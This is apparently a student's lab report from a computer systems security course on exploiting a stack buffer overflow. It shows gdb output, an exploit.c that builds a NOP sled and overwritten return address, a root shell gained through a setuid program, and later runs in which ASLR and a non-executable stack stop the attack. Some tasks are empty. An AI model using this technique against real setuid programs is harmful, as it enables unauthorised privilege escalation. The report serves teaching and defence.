COMPUTER SYSTEMS SECURITY

Lab Session 05

Explore Buffer Overflow Vulnerability


Name: Syeda Marium Faheem

Roll No: CS-099

Section: B


Task 1

Exploiting the Vulnerability:



```
[09/08/2020 15:39] seed@ubuntu:~/Downloads/lab5$ sudo su root
[09/08/2020 15:39] root@ubuntu:/home/seed/Downloads/lab5# sysctl -w kernel.rando
mize_va_space=0
kernel.randomize_va_space = 0
[09/08/2020 15:39] root@ubuntu:/home/seed/Downloads/lab5#
```

For resolving segmentation fault;



```
Breakpoint 1 at 0x804848d: file stack.c, line 11.
(gdb) r
Starting program: /home/seed/Downloads/lab5/stack

Breakpoint 1, 0x0804848d in bof (
    str=0xbffff4f7 "\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220"...) at stack.c:11
11        strcpy(buffer, str);
(gdb) i r $ebp
ebp            0xbffff4d8       0xbffff4d8
(gdb) 
```

Exploit.c File:

call_shellcode.c | stack.c | *exploit.c

```c
void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);

/* You need to fill the buffer with appropriate contents here */
*(buffer+36) = 0xd9;
*(buffer+37) = 0xf5;
*(buffer+38) = 0xff;
*(buffer+39) = 0xbf;

int final = sizeof(buffer) - sizeof(shellcode);
int i;
for (i=0;i<sizeof(shellcode);i++)
     buffer[final+i]=shellcode[i];

/* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
```


Accessing root


Terminal 3:52 PM Seed

Terminal


```
[09/08/2020 15:50] root@ubuntu:/home/seed/Downloads/lab5# gcc -g -fno-stack-prot
ector -z execstack -o stack stack.c
[09/08/2020 15:51] root@ubuntu:/home/seed/Downloads/lab5# chmod 4755 stack
[09/08/2020 15:51] root@ubuntu:/home/seed/Downloads/lab5# gcc -o exploit exploit
.c
[09/08/2020 15:52] root@ubuntu:/home/seed/Downloads/lab5# ./exploit
[09/08/2020 15:52] root@ubuntu:/home/seed/Downloads/lab5# ./stack
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Task 2



File Machine View Input Devices Help
Terminal
3:59 PM Seed
Terminal
[09/08/2020 15:59] root@ubuntu:/home/seed/Downloads/lab5# sysctl -w kernel.rando
mize_va_space=2
kernel.randomize_va_space = 2
[09/08/2020 15:59] root@ubuntu:/home/seed/Downloads/lab5#


Terminal
4:00 PM Seed
Terminal
[09/08/2020 16:00] root@ubuntu:/home/seed/Downloads/lab5# gcc -g -fno-stack-prot
ector -z execstack -o stack stack.c
[09/08/2020 16:00] root@ubuntu:/home/seed/Downloads/lab5# gcc -o exploit exploit
.c
[09/08/2020 16:00] root@ubuntu:/home/seed/Downloads/lab5# ./exploit
[09/08/2020 16:00] root@ubuntu:/home/seed/Downloads/lab5# ./stack
Segmentation fault (core dumped)
[09/08/2020 16:00] root@ubuntu:/home/seed/Downloads/lab5#


So, running it for many times in loop:



Task 3



Task 4


Terminal
4:11 PM
Seed
Terminal
[09/08/2020 16:10] root@ubuntu:/home/seed/Downloads/lab5# gcc -g -fno-stack-protector -z noexecstack -o stack stack.c
[09/08/2020 16:11] root@ubuntu:/home/seed/Downloads/lab5# chmod 4755 stack
[09/08/2020 16:11] root@ubuntu:/home/seed/Downloads/lab5# exit
exit
[09/08/2020 16:11] seed@ubuntu:~/Downloads/lab5$ gcc -o exploit exploit.c
[09/08/2020 16:11] seed@ubuntu:~/Downloads/lab5$ ./exploit
Segmentation fault (core dumped)
[09/08/2020 16:11] seed@ubuntu:~/Downloads/lab5$ ./stack
Segmentation fault (core dumped)
[09/08/2020 16:11] seed@ubuntu:~/Downloads/lab5$